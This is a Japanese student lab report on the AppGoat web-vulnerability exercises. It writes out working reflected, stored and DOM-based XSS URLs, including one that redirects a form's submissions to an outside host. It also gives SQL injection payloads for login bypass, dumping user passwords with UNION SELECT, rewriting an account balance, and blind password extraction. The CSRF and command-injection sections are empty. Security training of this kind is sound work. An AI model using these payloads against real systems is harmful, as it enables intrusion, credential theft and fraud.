

情報理工学部 SN コース 3 回
Web アプリケーション脆弱性演習レポート

2600200443-6
Yamashita Kyohei
山下 恭平

Apr 25 2021

1 クロスサイト・スクリプティング

1.1 クロスサイト・スクリプティングとは

クロスサイト・スクリプティングの脆弱性とは、悪意のある人が不正なスクリプトを何らかの手段でウェブページに埋め込むことで、その不正なスクリプトが被害者のブラウザ上で実行されてしまう脆弱性である。この脆弱性が悪用されてしまうと、偽のウェブページが表示されたり、情報が漏洩したりする可能性がある。

1.2 Level1 演習

この演習では、ある登録画面の入力に対して「' > ' > < hr > 」と入力した結果。本来入力された文字列を確認する画面にて、水平な線が引かれた。その様子を以下の図 1,2 に示す。



図 1



図 2

これは、内部の処理において、入力された文字列のエスケープ処理が施されていないために、出力画面において入力されたスクリプトがそのまま実行されてしまったと考えられる。

1.3 Level2 演習

アンケートページの改竄 (反射型)

この演習では、名前を入力する欄に脆弱性を確認できた。また、入力された内容が url にも反映されることを利用して、アンケートページの内容を書き換え、通常とは異なるアンケートページを表示する url を作成し、それを掲示板に貼る攻撃を行った。実際に作成した url は「`http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1121/VulSoft/enquete.php?page=2&name=<script>document.getElementById("account").innerHTML='なんでも入力してね'</script>&sex=0&old=20&company=&xss=1&trouble=1&content=`」である。これは、url 内の「name=」の部分がそのまま名前入力欄と対応しているので、その部分に直接スクリプトを書き込んでいる。通常のアンケート画面と改編後のアンケート画面を以下の図 3,4 に示す。

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないため、入力されたスクリプトがそのまま実行されたと考えられる。

URL <http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1121/VulSoft/enque> GO

セキュリティに関するアンケート

*のついている項目は入力必須です。

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

*3.あなたの年齢を教えてください。

20 歳

図 3

URL <http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1121/VulSoft/enque> GO

Congratulations!! 演習の目標を達成しました。

セキュリティに関するアンケート

なんでも入力してね

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

*3.あなたの年齢を教えてください。

20 歳

図 4

入力情報の漏洩 (反射型)

この演習では、名前を入力する欄に脆弱性を確認できた。また、入力された内容が url にも反映されることを利用して、アンケートの送信先を変更するスクリプトを url に埋め込み、その url からアクセスした人のアンケート結果を盗む攻撃を行った。実際に作成した url は「[http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1122/VulSoft/enquete.php?page=2&name=<script>document.getElementById\("enquete_form"\).action='https://zyouhourouei.com'</script>&sex=0&old=&company=&xss=1&trouble=1&content=](http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1122/VulSoft/enquete.php?page=2&name=<script>document.getElementById("enquete_form").action='https://zyouhourouei.com'</script>&sex=0&old=&company=&xss=1&trouble=1&content=)」である。これは、url 内の「name=」の部分がそのまま名前入力欄と対応しているので、その部分に直接スクリプトを書き込んでいる。以下の図に元のサイトからのアンケート送信結果と、掲示板の url からアクセスしたサイトのアンケート送信結果を以下の図 5,6 に示す。

appgoat.cysec-lab.org の内容

この内容を<http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1122/VulSoft/enquete.php>に送信します。

OK

脆弱アンケートアプリケーション

URL <http://appgoat.cysec-lab.org/Us>

セキュリティに関するアンケート

*のついている項目は入力必須です。

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

山下

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

図 5

appgoat.cysec-lab.org の内容

この内容を<https://zyouhourouei.com>に送信します。

OK

URL <http://appgoat.cysec-lab.org/Us>

セキュリティに関するアンケート

*のついている項目は入力必須です。

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

山下

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

*3.あなたの年齢を教えてください。

図 6

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないため、入力されたスクリプトがそのまま実行されたと考えられる。

掲示板に埋め込まれるスクリプト (格納型)

この演習では、掲示板の本文を入力する欄に脆弱性が確認できた。また、掲示板であるので投稿された内容 (スクリプト) はその投稿が削除されるまで継続されることを利用して、アクセスしたユーザの画面にポップアップダイアログを表示するスクリプトを埋め込む。実際に埋め込んだスクリプトとその結果を以下の図 7,8 に示す。




図 7




図 8

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないかったため、入力されたスクリプトがそのまま実行されたと考えられる。

web ページの改竄 (DOM ベース)

この演習では、検索エンジンの検索ワード欄に脆弱性を確認できた。また、url に検索ワードが組み込まれることを利用して、検索結果で表示されるページのリンク先を変更する url を作成し、その url からアクセスした人を危険なサイトへと誘導する攻撃を行った。実際に作成した url は「[http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/VulSoft/search.php?page=1&submit=1&keyword=<script>document.getElementById\('link0'\).href='http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/attackers_page.php';</script>](http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/VulSoft/search.php?page=1&submit=1&keyword=<script>document.getElementById('link0').href='http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/attackers_page.php';</script>)」である。これは、url 内の「keyword=」の部分が検索ワードと対応しており、そこに直接リンク先を変更するスクリプトを埋め込んでいる。以下の図 9,10 が示すように、作成したリンクから飛んだ web ページで表示されているページにアクセスすると、表示内容とは異なる攻撃者のページに遷移していることがわかる。



図 9



図 10

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないかったため、入力されたスクリプトがそのまま実行されたと考えられる。

1.4 Level3 演習

不完全な対策

この演習では、掲示板の本文入力欄に脆弱性が確認できた。しかし、本文に直接スクリプトを入れることは入力チェックで弾かれるため、まずは普通に投稿を行い、その後生成される url に対してスクリプトを埋め込み、サイトを更新すると入力チェックを回避して投稿が可能であった。実際に作成した url は「`http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1131/VulSoft/bbs.php?name=1&title=1&url=&content=<script>document.getElementById("warning").innerHTML="管理者の発言：このページでは誹謗中傷を歓迎します。";</script>`」である。これは、url 内の「content=」の部分が本文入力欄と対応しており、そこに直接スクリプトを埋め込んでいる。実際に入力チェックを回避してスクリプトを埋め込んだ画面を以下の図 11 に示す。




図 11

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないため、入力されたスクリプトがそのまま実行されたと考えられる。

ヘッダ要素へのスクリプト

Mac 環境のためできませんでした。

1.5 問 1

- (a) Cookie が漏洩しない仕組みはどのようなものか
- (b) クロスサイトスクリプティングではなぜ Cookie が漏洩してしまうのか。
- (c) Cookie の漏洩によって起きうる被害はなにか。
- (d) クロスサイト・スクリプティングで Cookie が漏洩しないようにするためには

2 SQL インジェクション

2.1 SQL インジェクションとは

SQL インジェクションとは、悪意のあるリクエストにより、ウェブアプリケーションが意図しない SQL 文を実行してしまうことで、データベースを不正に操作されてしまう脆弱性である。この脆弱性が悪用されてしまうとデータベース内の情報が改ざんされたり、個人情報や機密情報が漏えいしたりする可能性がある。

2.2 Level1 演習

この演習では、とあるログイン画面のパスワードに「'」を入力するとデータベースエラーが発生することから、SQL インジェクションを引き起こす可能性がある。これが起きる原因として考えられるのは、バックエンドの処理においてプレースホルダーが使用されておらず、入力された文字列から SQL 文が作成されるため、不正な文字列がパスワードではなく、SQL 文として認識されるために起こるのが想定される。



図 12




図 13

2.3 Level2 演習

不正なログイン (文字列リテラル)

この演習では、パスワード入力画面に「'」を入力したところデータベースエラーが発生したので SQL インジェクションの脆弱性があることが確認できた。そこで、「ID=yamada」の時にどのような SQL 文が作られるかを考えると、「SELECT * FROM user WHERE id = 'yamada' AND password =」となるので、この password に対して true を返すような文字列「' OR '1'='1' -」をパスワードに入力することで、ログインすることができた。以下の図 14,15 に示す。

このようなことが起きる原因として、プリペAREDステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。




図 14



図 15

情報漏洩 (数値リテラル)

この演習において、口座残高確認後の url を見ると「`http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1222/VulSoft/bank.php?page=3&account_id=1000005`」となっており、最後の部分を「`id=`」に書き換えるとデータベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。ここで、自分以外の口座番号を出力するように「`account_id = 99 OR 0 = 0`」と書き換え、すべての口座残高を出力させた。その結果を以下の図 16,17 に示す。




図 16



図 17

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。

他テーブル情報の漏洩 (数値リテラル)

この演習において、入出金履歴確認後の url を見ると「`http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1223/VulSoft/bank.php?page=4&account_id=1000005`」となっており、最後の部分を「`account_id =`」と書き換えるとデータベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。前提条件より、`users` のテーブルにはアカウント情報が格納されているので、その情報を持ってくるように `account_id` を次のように書き換えた。「`account_id = 99 UNION SELECT NULL,id,password,0,0,0 FROM user`」この結果、他のユーザのログイン ID とパスワードが出力された。その様子を以下の図 18,19 に示す。

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み



図 18



図 19

立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。

データベースの改ざん (数値リテラル)

この演習において、振込処理後の url を見ると「http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1224/VulSoft/bank.php?page=7&from_account_id=1000005&to_account_id=2000002&amount=5000000」となっており、最後の部分を「to_account_id = 」に書き換えるとデータベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。自身の口座情報を書き換えるために to_account_id を次のように書き換えた。「to_account_id=2000002;UPDATE account SET balance= 10000000 WHERE account_id = 1000005&amount=1000」この結果、自身の口座情報が更新され残高が一千万となった。その様子を以下の図 20,21 に示す。




図 20



図 21

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。

2.4 Level3 演習

ブラインド SQL インジェクション

この演習において、新規登録画面の ID 欄において「'」と入力して、重複確認を行ったところ、データベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。脆弱性が存在する入力欄は、user のテーブルにアクセスできるので、ここから管理者のパスワードを特定する SQL 文を入力する、実際に入力する値は「sato' AND SUBSTR((SELECT password FROM user WHERE id = 'admin'),1,1) = 'a'-」であり、この文章を入力することでパスワードの一文字目が「a」であるかどうかの判定ができる。実際に入力した結果を図 22 に示す。

OnlineStore

新規登録

使用可能なIDです。

セイ メイ

性 名

性別 ☐ 男 ☐ 女

住所

生年月日 年 月 日

メールアドレス

ID 重複チェック

パスワード

確認

登録

図 22

今回は「使用可能な ID です」と表示されていることから、一文字目は「a」ではないことが特定できた。これを、繰り返し用いることでパスワードが「bda」だと特定できたので、実際にログインを行ったのが図 23 である。

このようなことが起きる原因として、プリペAREDステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。

問 2

3 CSRF(クロスサイト・リクエスト・フォージェリ)

3.1 CSRF とは

クロスサイト・リクエスト・フォージェリの脆弱性とは、ウェブサイトログインしたユーザが、悪意のある人によってあらかじめ用意された罠により、意図しないリクエストを実行させられてしまう脆弱性である。この脆弱性が悪用されてしまうと、意図しないサービスの利用（たとえば、ショッピングサイトで商品を購入）をさせられてしまうなどの問題を引き起こす。



図 23

3.2 Level1 演習

3.3 Level2 演習

4 OS コマンドインジェクション

4.1 OS コマンドインジェクションとは

4.2 Level1 演習

4.3 Level2 演習

問 3